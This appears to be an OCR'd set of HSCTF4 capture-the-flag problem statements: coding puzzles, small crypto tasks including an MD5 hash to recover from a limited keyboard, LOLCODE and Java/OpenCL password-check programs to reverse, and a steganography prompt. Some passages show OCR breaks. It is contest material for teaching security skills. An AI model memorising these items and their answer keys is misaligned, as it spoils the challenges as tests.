Table of Contents

Overview

Problems

Solutions

HSCTF4

The solutions to all of HSCTF4's problems.

List of Problems:

Algo

Crypto

Reversal

Forensics

Exploitation

Coin Flip

by Jakob Degen

Keith has been very bored with his job as an industrial couponer lately, and so he has decided to spend his time flipping coins. The results of his coin flips are in this file, with each bit representing the outcome of one bit. Keith now wants to know how many runs of flips he found. A run is any consecutive sequence of the same flip. For example, the flips 001111101011 have three runs of length one, two runs of length two, and one run of length five. Can you help Keith count runs? The flag is the number of runs or length one, the number of runs of length two, the number of runs of length three, etc. up to the longest run in the sequence, each separated by a comma and space.

Ping Pong 200

by Jakob Degen

Keith has encountered a wild Ping Pong interpreter on his hike into the woods. The interpreter will only let him complete his hike if you write a program to find Fibonacci numbers! Can you help Keith?

Your program must read a number n from input and then print out the nth Fibonacci number. For the purposes of this problem, the first, second, and third numbers of the Fibonacci sequence are 1, 1, 2. n will be in [1, 46], so that fib(n) will be under 2^31 - 1.

Max's Maximal Triangles

By Alan Yan

Click here for Problem and Solution

Pascal's Triangle

by Alan Yan

Click here for Problem and Solution

Magic Matrices

by Alan Yan

Click here for Problem and Solution

Bob's Bubble Tea Machine I

By Alan Yan

Click here for Problem and Solution

Click here for test data

Bob's Bubble Tea Machine II

By Alan Yan

Click for Problem and Solution

Large Primes

By Matthew Ye

Click here for Problem and Solution

Hidden Polynomials (Alan Yan)

Alice is sending a top secret polynomial, $$P(x)$$, to Bob. You want to know the equation of $$P(x)$$. In your attempts to intercept their message, you discover only two facts about $$P(x)$$:

- It's coefficients are in the set $${0, 1, 2, …, 1000}$$.
- $$P(2017) = 491899263214822941016739257930 95$$

The flag will be $$P(1)$$.

By: Ezra Edelan

What is the flag?

131012201211130312111313123313021210130312011302121113001311131012201211130212111310123312121221123012301303130012011203121102321110122012211303130312111232131012111232120312111221123213101211123213101221123312321201123012301321123012111212131012021230120112321223023213101220121111212123012011213122113030322131312201321121012331211130312321233123312321211131113031211120212011303121111212123313111302

Hint: If you think you are close but it is not working, try adding a leading zero

Hidden Polynomials

By Alan Yan

Click here for Problem and Solution

Alice and Bob

by Soumil Mukherjee

Keith is sitting at home minding other people's business, and tracking conversations between two of their friends, Alice and Bob. However, Alice and Bob aren't real friends of theirs, and Keith has figured out that there is a secret number that Alice and Bob know, but refuse to tell Keith. So, Keith has kept track of the brief conversation between Alice and Bob. Using this transcript, help Keith find out the number that Alice and Bob are keeping to themselves.

Alice: Hey Bob! Let's use 987 as our base, and 89119917672045578 41 as our prime modulus
Bob: Aren't those numbers too small?
Alice: I hope not.
Bob: Ok! In that case my public key is 1317032838957486192.
Alice: Mine is 731665363559374475.

Keith and Dawg 2

By: Jason Yang

NOTE: Do Keith and Dawg 1 first.

The next day.

Keith was walking down the street, still shaken up about the events of the previous day, when a white unmarked van driving at about 80 miles per hour drove by and stopped right in front of him. Suddenly, the door slid open and five men wearing suits jumped out, grabbed Keith, and dragged him back into the van.

"Who are you?!" Keith asked.

"I'm Agent Roshan Mahanth, of the NSA," one man replied. "And we know what you've been up to."

"I...I don't know what you're talking about," Keith replied, but the sweat pouring out of his forehead gave him away.

"We also know that Jakob Degen, or Shady J Dawg, as you call him, is your 'employer', and that you two have been very busy lately. We know about the secret files Degen has. I've been undercover as Jazz Money Roshan Cash for the past two months, but I have been unable to gain access. Now, you have two options. Your first option is to cooperate with us and help us find a way to hack Degen's security measures and recover evidence that we can use against him..."

"Ok, I'll do it."

"Good. You'll hear from us soon."

Keith was then tossed out of the van. He got up and walked home, wondering how he could possibly get past Degen's security measures.

A few days later, Keith received a mysterious phone call from an unknown number. He hesitantly picked up the phone, "Mr. Keith. We have your first assignment. Go to the intersection between Quiche Street and Keif Afenue. You will find an envelope underneath the trash can. In it, you will find a flash drive with a hash we extracted associated with Jakob Degen's account on a website he frequents. Unfortunately, we do not know his password, as only the md5 hash is stored on the database. We do know, however, that Degen's keyboard is broken and only the q, w, e, r, t, and y keys are functioning. Report back when you find his password. Jazz Money out."

Keith immediately grabbed his coat and ran down Keif Afenue to the intersection with Quiche Street. Sure enough, he found an envelope with a flash drive underneath the trash can. He walked home and began work.

Find the password.

To be continued...

---

hash: b81b28baa97b04cf3508394d9a58caae

letters: q w e r t y

Gibberish

By: Christopher Xue

Decipher the ciphertext to find the flag.

owim waulw rohopihn ihy aaaa. ctry dh a gzpncivlynh lcit. ahjihym dny. ctlfj. ihy aaaa dh cumaguphs. gjge hjcsyihiwva lcits.

Keith and Dawg 4

By: Jason Yang

NOTE: Do Keith and Dawg 2 first.

Three days passed without incident or contact from the mysterious agents of the NSA or Roshan Cash. Then, suddenly, Keith received an envelope by mail containing a flash drive and a note:

Using the hash you reversed, we have accessed several of Degen's accounts. We recovered several files, but they seem to consist of only random words that make no sense. It appears to be some sort of program.

-Jazz Money Roshan Cash

---

lock.lolc

```
HAI 1.4
CAN HAS STDIO?

OBTW
    THIS IS A LOCK
    BY SHADY J DAWG
TLDR

O HAI IM TABLE
    I HAS A DAWG ITZ A YARN
    I HAS A CAT2 ITZ A NUMBR
    I HAS A DOG ITZ A NUMBR
    I HAS A KAT ITZ A NUMBAR
    I HAS A FELINE ITZ A YARN
    I HAS A KIT ITZ A NUMBAR

    DAWG R "CAT"
    DOG R 17
    CAT2 R 672
    FELINE R "A"
    KIT R 92
    KAT R 7

    HOW IZ I CAT YR NUM
        I HAS A CAT3864 ITZ MAEK QUOSHUNT OF ME'Z CAT2 AN NUM A NUMBR
        I HAS A A59CAT0 ITZ SRS SMOOSH ME'Z DAWG AN MAEK PRODUKT OF ME'Z KIT AN NUM A
NUMBR MKAY
```

```
        FOUND YR SRS SMOOSH ME'Z FELINE AN MAEK SUM OF NUM AN ME'Z DOG A YARN AN ME'Z
DAWG AN MAEK MOD OF NUM AN ME'Z KAT A YARN MKAY
    IF U SAY SO
KTHX
I HAS A TABLES ITZ LIEK A TABLE

O HAI IM MATH
    HOW IZ I POWERIN YR ABC AN YR DEF
        BOTH SAEM DEF AN MAEK DEF A NUMBR, O RLY?
            YA RLY
            NO WAI
                FOUND YR FAIL
        OIC
        I HAS A INDEX ITZ 0
        I HAS A NUM ITZ ABC
        IM IN YR HOUSE UPPIN YR INDEX TIL BOTH SAEM INDEX AN DEF
            NUM R PRODUKT OF NUM AN SUM OF INDEX AN 1
        IM OUTTA YR HOUSE
        FOUND YR NUM
    IF U SAY SO
KTHX
I HAS A MATHS ITZ LIEK A MATH

O HAI IM PILE
    I HAS A LENGTH ITZ 0
    I HAS A MAX ITZ -1

    HOW IZ I PUSHIN YR ITEM
        DIFFRINT ME'Z MAX AN BIGGR OF ME'Z MAX AN ME'Z LENGTH, O RLY?
            YA RLY, ME HAS A SRS ME'Z LENGTH ITZ ITEM, ME'Z MAX R SUM OF ME'Z MAX AN 1
            NO WAI, ME'Z SRS ME'Z LENGTH R ITEM
        OIC
        ME'Z LENGTH R SUM OF ME'Z LENGTH AN 1
    IF U SAY SO

    HOW IZ I POPPIN
        DIFFRINT ME'Z LENGTH AN 0, O RLY?
        YA RLY
            ME'Z LENGTH R DIFF OF ME'Z LENGTH AN 1
            I HAS A ITEM ITZ ME'Z SRS ME'Z LENGTH
            ME'Z SRS ME'Z LENGTH R NOOB
            FOUND YR ITEM
        OIC
    IF U SAY SO

    HOW IZ I GETTIN YR INDEX
        BOTH SAEM INDEX AN SMALLR OF INDEX AN ME'Z LENGTH, O RLY?
            YA RLY
                I HAS A ITEM ITZ ME'Z SRS INDEX
                FOUND YR ITEM
        OIC
    IF U SAY SO
```

```
    HOW IZ I SIZIN
        FOUND YR ME'Z LENGTH
    IF U SAY SO
KTHX

HOW IZ I CHECKIN YR P
    I HAS A C ITZ WIN
    BOTH SAEM P'Z LENGTH AN 3, O RLY?
        YA RLY
            BOTH SAEM SUM OF PRODUKT OF DIFF OF MAEK P IZ GETTIN YR 0 MKAY A NUMBR AN
3 AN 15 AN 43 AN QUOSHUNT OF QUOSHUNT OF 16807 AN 7 AN 7, O RLY?
                YA RLY
                NO WAI, C R FAIL
            OIC
            BOTH SAEM MATHS IZ POWERIN YR MAEK P IZ GETTIN YR 0 MKAY A NUMBR AN YR QUO
SHUNT OF MAEK P IZ GETTIN YR 1 MKAY A NUMBAR AN MAEK P IZ GETTIN YR 0 MKAY A NUMBAR MK
AY AN 16560, O RLY?
                YA RLY
                NO WAI, C R FAIL
            OIC
            BOTH SAEM TABLES IZ CAT YR P IZ GETTIN YR 2 MKAY MKAY AN 16, O RLY?
                YA RLY
                NO WAI, C R FAIL
            OIC
    OIC
    FOUND YR C
IF U SAY SO

I HAS A PIN ITZ LIEK A PILE

I HAS A NUMA ITZ A NUMBR
VISIBLE "GIMMEH THE 1ST NUMBR"
GIMMEH NUMA
PIN IZ PUSHIN YR NUMA MKAY

I HAS A NUMB ITZ A NUMBR
VISIBLE "GIMMEH THE 2ND NUMBR"
GIMMEH NUMB
PIN IZ PUSHIN YR NUMB MKAY

I HAS A NUMC ITZ A NUMBR
VISIBLE "GIMMEH THE 3RD NUMBR"
GIMMEH NUMC
PIN IZ PUSHIN YR NUMC MKAY

I HAS A LOCK ITZ A TROOF
LOCK R I IZ CHECKIN YR PIN MKAY
BOTH SAEM LOCK AN WIN, O RLY?
    YA RLY
        VISIBLE "WIN!!!"
        VISIBLE SMOOSH "THE FLAG IS: " AN MAEK PIN IZ GETTIN YR 0 MKAY A NUMBR AN MAEK
 PIN IZ GETTIN YR 1 MKAY A NUMBR AN MAEK PIN IZ GETTIN YR 2 MKAY A NUMBR MKAY
OIC
```

KTHXBYE

Keith and Dawg 5

By: Jason Yang

NOTE: Do Keith and Dawg 4 first.

Another mysterious communique from Jazz Money. This time, it was in the form of a carrier pigeon. Keith caught the pigeon, and unwrapped the message.

"Mr. Keith. Your new assignment is to figure out the password to one of Degen's security measures. Attached to the leg of this pigeon you will find a flash drive with the relevant files. This is the only secure way of transporting such a high value object. Furthermore, we have stored all documents necessary in an encrypted compressed file, where the password is the J Dawg's PIN you previously found, to ensure that should this pigeon get intercepted, the information will not fall into the wrong hands. We have gone to great lengths to ensure the secrecy of this information, so you must complete the assignment as quickly as possible. Jazz Money out."

After several hours of intense study, here's what Keith has figured out:

- lock.jar is the main locking program.
- lock.jar is run with "java -jar lock.jar"
- On a terminal with ANSI escape sequences, use "java -jar lock.jar ansi"

Find the correct password.

To be continued...

Boot.java

```
package opencl;


import java.io.BufferedReader;
import java.io.Console;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.nio.FloatBuffer;
import java.nio.IntBuffer;
import java.util.List;
import java.util.Scanner;

import javax.swing.JOptionPane;
```

```
import org.lwjgl.BufferUtils;
import org.lwjgl.LWJGLException;
import org.lwjgl.PointerBuffer;
import org.lwjgl.opencl.CL;
import org.lwjgl.opencl.CL10;
import org.lwjgl.opencl.CLCommandQueue;
import org.lwjgl.opencl.CLContext;
import org.lwjgl.opencl.CLDevice;
import org.lwjgl.opencl.CLKernel;
import org.lwjgl.opencl.CLMem;
import org.lwjgl.opencl.CLPlatform;
import org.lwjgl.opencl.CLProgram;
import org.lwjgl.opencl.Util;

/**
 * @author Jason Yang
 *
 */

public class Boot {
    // OpenCL variables
    public CLContext context;
    public CLPlatform platform;
    public List<CLDevice> devices;
    public CLDevice device;
    public CLCommandQueue queue;

    int[] array;

    String check = "NgLn TQvscdUp@k\\e^n(Jb";

    public static String ANSI_RESET = "";
    public static String ANSI_BLACK = "";
    public static String ANSI_RED = "";
    public static String ANSI_GREEN = "";
    public static String ANSI_YELLOW = "";
    public static String ANSI_BLUE = "";
    public static String ANSI_PURPLE = "";
    public static String ANSI_CYAN = "";
    public static String ANSI_WHITE = "";

    static long t;

    public static void main(String[] args){
        try {
            if (args.length > 0){
                if (args[0].toLowerCase().equals("ansi")){
                    ANSI_RESET = "\u001B[0m";
                    ANSI_BLACK = "\u001B[30;1m";
                    ANSI_RED = "\u001B[31;1m";
                    ANSI_GREEN = "\u001B[32;1m";
                    ANSI_YELLOW = "\u001B[33;1m";
```

```
                    ANSI_BLUE = "\u001B[34;1m";
                    ANSI_PURPLE = "\u001B[35;1m";
                    ANSI_CYAN = "\u001B[36;1m";
                    ANSI_WHITE = "\u001B[37;1m";
                }
            }
            new Boot().run();
        } catch (LWJGLException e) {
            e.printStackTrace();
        }
    }

    public void run() throws LWJGLException {
        initializeCL();

        loadPass();

        String source = loadText("/opencl/kernel.cl");

        System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Building kernel..."
);
        CLProgram program = CL10.clCreateProgramWithSource(context, source, null);
        int error = CL10.clBuildProgram(program, devices.get(0), "", null);
        if (error == 0)
            System.out.print(ANSI_RESET);
        else
            System.out.print(ANSI_RED);
        System.out.println(program.getBuildInfoString(device, CL10.CL_PROGRAM_BUILD_LO
G) + ANSI_RESET);

        Util.checkCLError(error);
        CLKernel kernel = CL10.clCreateKernel(program, "ctf", null);
        System.out.println(ANSI_GREEN + "done.");

        final int size = check.length();
        IntBuffer errorBuff = BufferUtils.createIntBuffer(1);

        System.out.println(ANSI_CYAN + "[MESSAGE] " + ANSI_RESET + "Input the password
:" + ANSI_RED);
        BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
        String aString = "";
        try {
            aString = br.readLine();
        } catch (IOException e) {
            e.printStackTrace();
        }

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Creating arrays...");
        float[] aData = new float[size];
        for (int i = 0; i < size; i++){
            char c;
            if (i >= aString.length()){
                c = ' ';
```

```
            } else {
                c = aString.charAt(i);
            }

            int n = (int) c;
            aData[i] = n;
        }

        float[] bData = new float[size];
        for (int i = 0; i < size; i++){
            bData[i] = array[i];
        }
        System.out.println(ANSI_GREEN + "done.");

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Creating buffers in m
emory...");
        FloatBuffer aBuff = BufferUtils.createFloatBuffer(size);
        aBuff.put(aData);
        aBuff.rewind();

        CLMem aMemory = CL10.clCreateBuffer(context, CL10.CL_MEM_WRITE_ONLY | CL10.CL_
MEM_COPY_HOST_PTR, aBuff, errorBuff);
        Util.checkCLError(errorBuff.get(0));

        FloatBuffer bBuff = BufferUtils.createFloatBuffer(bData.length);
        bBuff.put(bData);
        bBuff.rewind();

        CLMem bMemory = CL10.clCreateBuffer(context, CL10.CL_MEM_WRITE_ONLY | CL10.CL_
MEM_COPY_HOST_PTR, bBuff, errorBuff);
        Util.checkCLError(errorBuff.get(0));

        CLMem resultMemory = CL10.clCreateBuffer(context, CL10.CL_MEM_READ_ONLY, size*4
, errorBuff);
        System.out.println(ANSI_GREEN + "done.");

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Checking for errors..
.");
        Util.checkCLError(errorBuff.get(0));
        System.out.println(ANSI_GREEN + "done.");

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Setting kernel parame
ters...");
        kernel.setArg(0, aMemory);
        kernel.setArg(1, bMemory);
        kernel.setArg(2, resultMemory);
        kernel.setArg(3, size);
        System.out.println(ANSI_GREEN + "done.");

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Creating work size bu
ffer...");
        final int dimensions = 1;
        PointerBuffer globalWorkSize = BufferUtils.createPointerBuffer(dimensions);
```

```
        globalWorkSize.put(0, size);
        System.out.println(ANSI_GREEN + "done.");

        startTime();

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Running kernels...");
        CL10.clEnqueueNDRangeKernel(queue, kernel, dimensions, null, globalWorkSize, n
ull, null, null);
        CL10.clFinish(queue);
        System.out.println(ANSI_GREEN + "done.");

        stopTime();

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Reading result buffer
...");
        FloatBuffer resultBuff = BufferUtils.createFloatBuffer(size);
        CL10.clEnqueueReadBuffer(queue, resultMemory, CL10.CL_TRUE, 0, resultBuff, null
, null);
        System.out.println(ANSI_GREEN + "done.");

        String s = "";
        for(int i = 0; i < resultBuff.capacity(); i++) {
            s += (char) resultBuff.get(i);
        }
        System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Time taken: " + t /
1000000000f + " s");
        if (s.equals(check))
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_GREEN + "Success! You fo
und the flag (it's the password).");
        else
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RED + "Hah nice try!");

        // Cleanup!
        CL10.clReleaseKernel(kernel);
        CL10.clReleaseProgram(program);

        // More cleanup!
        CL10.clReleaseMemObject(aMemory);
        CL10.clReleaseMemObject(bMemory);
        CL10.clReleaseMemObject(resultMemory);
        destroyCL();
    }

    public void startTime(){
        t = System.nanoTime();
    }

    public void stopTime(){
        t = System.nanoTime() - t;
    }

    public void initializeCL() throws LWJGLException {
        IntBuffer errorBuf = BufferUtils.createIntBuffer(1);
```

```
        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Creating OpenCL insta
nce...");
        CL.create();
        System.out.println(ANSI_GREEN + "done.");

        List<CLPlatform> platforms = CLPlatform.getPlatforms();
        for (int i = 0; i < platforms.size(); i++){
            CLPlatform p = platforms.get(i);
            System.out.println(ANSI_BLACK + "\n================================\n");
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Platform " + i)
;
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + p.getInfoString(
CL10.CL_PLATFORM_NAME));
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + p.getInfoString(
CL10.CL_PLATFORM_VENDOR));
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + p.getInfoString(
CL10.CL_PLATFORM_VERSION));
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + p.getInfoString(
CL10.CL_PLATFORM_PROFILE));
            System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + p.getInfoString(
CL10.CL_PLATFORM_EXTENSIONS));
            System.out.println("\n");

            List<CLDevice> devices = p.getDevices(CL10.CL_DEVICE_TYPE_GPU);
            for (int j = 0; j < devices.size(); j++){
                CLDevice d = devices.get(j);
                System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Device " +
j);
                System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + d.getInfoStr
ing(CL10.CL_DEVICE_NAME));
                System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + d.getInfoStr
ing(CL10.CL_DEVICE_VERSION));
                System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + d.getInfoStr
ing(CL10.CL_DEVICE_VENDOR));
                System.out.println("\n");
            }
        }

        int plat = 0;
        try {
            System.out.println(ANSI_CYAN + "[MESSAGE] " + ANSI_RESET + "Input platform
 id:" + ANSI_CYAN);
            BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
            plat = Integer.parseInt(br.readLine());
        } catch (NumberFormatException e){
            System.out.println(ANSI_RED + "[ERROR] " + ANSI_RESET + "Not a number...ex
iting");
            System.exit(0);
        } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
```

```
        platform = CLPlatform.getPlatforms().get(plat);
        System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + platform.getInfoStri
ng(CL10.CL_PLATFORM_NAME));

        int dev = 0;
        try {
            System.out.println(ANSI_CYAN + "[MESSAGE] " + ANSI_RESET + "Input device i
d:" + ANSI_CYAN);
            BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
            dev = Integer.parseInt(br.readLine());
        } catch (NumberFormatException e){
            System.out.println(ANSI_RED + "[ERROR] " + ANSI_RESET + "Not a number...ex
iting");
            System.exit(0);
        } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        devices = platform.getDevices(CL10.CL_DEVICE_TYPE_GPU);
        device = devices.get(dev);
        System.out.println(ANSI_YELLOW + "[INFO] " + ANSI_RESET + device.getInfoString
(CL10.CL_DEVICE_NAME));

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Creating OpenCL conte
xt...");
        context = CLContext.create(platform, devices, errorBuf);
        System.out.println(ANSI_GREEN + "done.");

        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Creating command queu
e...");
        queue = CL10.clCreateCommandQueue(context, device, CL10.CL_QUEUE_PROFILING_ENA
BLE, errorBuf);
        Util.checkCLError(errorBuf.get(0));
        System.out.println(ANSI_GREEN + "done.");
    }


    public void destroyCL() {
        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Releasing resources..
.");
        // Finish destroying anything we created
        CL10.clReleaseCommandQueue(queue);
        CL10.clReleaseContext(context);
        // And release OpenCL, after this method call we cannot use OpenCL unless we r
e-initialize it
        CL.destroy();
        System.out.println(ANSI_GREEN + "done." + ANSI_RESET);
    }


    public String loadText(String name) {
        System.out.print(ANSI_YELLOW + "[INFO] " + ANSI_RESET + "Loading " + name + ".
..");
```

```
        InputStream is = null;
        BufferedReader br = null;
        String source = null;
        try {
            // Get the file containing the OpenCL kernel source code
            is = Boot.class.getResourceAsStream(name);
            // Create a buffered file reader for the source file
            br = new BufferedReader(new InputStreamReader(is));
            // Read the file's source code line by line and store it in a string build
er
            String line = null;
            StringBuilder result = new StringBuilder();
            while((line = br.readLine()) != null) {
                result.append(line);
                result.append("\n");
            }
            // Convert the string builder into a string containing the source code to
return
            source = result.toString();
        } catch(NullPointerException npe) {
            npe.printStackTrace();
        } catch(IOException ioe) {
            ioe.printStackTrace();
        } finally {
            try {
                br.close();
                is.close();
            } catch (IOException ex) {
                ex.printStackTrace();
            }
        }

        System.out.println(ANSI_GREEN + "done.");
        return source;
    }

    public void loadPass(){
        String s = loadText("/opencl/pass.key");
        array = new int[s.length()];
        for (int i = 0; i < s.length(); i++){
            try {
                array[i] = Integer.parseInt(Character.toString(s.charAt(i)));
            } catch (NumberFormatException e){}
        }
    }

}
```

kernel.cl

```
kernel void ctf(global float* a, global float*b, global float* result, int const size)
{
    const int itemId = get_global_id(0);
    if (itemId < size){
        float4 p = (float4)(4, 0, a[itemId], 3);
        float4 q = (float4)(8, b[itemId], -6, 7);
        float8 m = p.xwxyzyzy;
        float8 n = q.zyzwxyzw;
        float s = dot(m.even, n.lo);
        float t = dot(m.odd, n.hi);
        result[itemId] = s + t;
    }
}
```

pass.key

```
1618033988749894848204586834365638117720309179805762862135448622705260462818902449707207204189391137484754088075386891752126633862223536931793180060766726354433389086595939582905638322661319928290267880675208766892501711696207032221043216269548626296313614438149758701220340805887954454749246185695364864449241044320771344947049565846788509874339442212544877066478091588460749988712400765217057517978834166256249407589069704000281210427621771117778053153171410117046665991466979873176135600670874807101317952368942752194843530567830022878569978297783478458782289110976250030269615617002504643382437764861028383126833037242926752631165339247316711121158818638513316203840052221657912866752946549068113171599343235973494985090409476213222981017261070596116456299098162905552085247903524060201727997471753427775927786256194320827505131218156285512224809394712341451702237358057727861600868838295230459264787801788992199027077690389532196819861514378031499741106926088674296226757560523172777520353613936210767389376455606060592165894667595519004005559089502295309423124823552122124154440064703405657347976639723949499465845788730396230903750339938562102423690251386804145779956981224457471780341731264532204163972321340444494873023154176768937521030687378803441700939544096279558986787232095124268935573097045095956844017555198819218020640529055189349475926007348522821010881946445442231889131929468962200230144377026992300780308526118075451928877050210968424936271359251876077788466583615023891349333312231053392321362431926372891067050339928226526355620902979864247275977256550861548754357482647181414512700060238901620777322449943530889 9
```


Keith was fighting another scary evil organization [name redacted], and had to fight an even stronger cloned stegosaurus!

After killing the second evil dino, they dissected the body for potential information (as one does). They found another USB containing two similar looking image files: this time, called *doge.png* and *edited.png*.

What new secret information could be contained in these strange files?


---

doge.png:



---

edited.jpg:



Keith and Dawg 1

By: Jason Yang

Keith walked into the dark alley, nervously turning around to make sure he wasn't being followed by anyone. It was already his fourth day on the job, but he was still extremely paranoid about being caught by the police. Steadying his shaking hands, he opened a door, and stepped into an even darker room. He closed the door behind him.

A short blond man with a distinctly German accent stepped out of the shadows and into the dim light.

"You're late."

Keith panicked. "S...s...sorry."

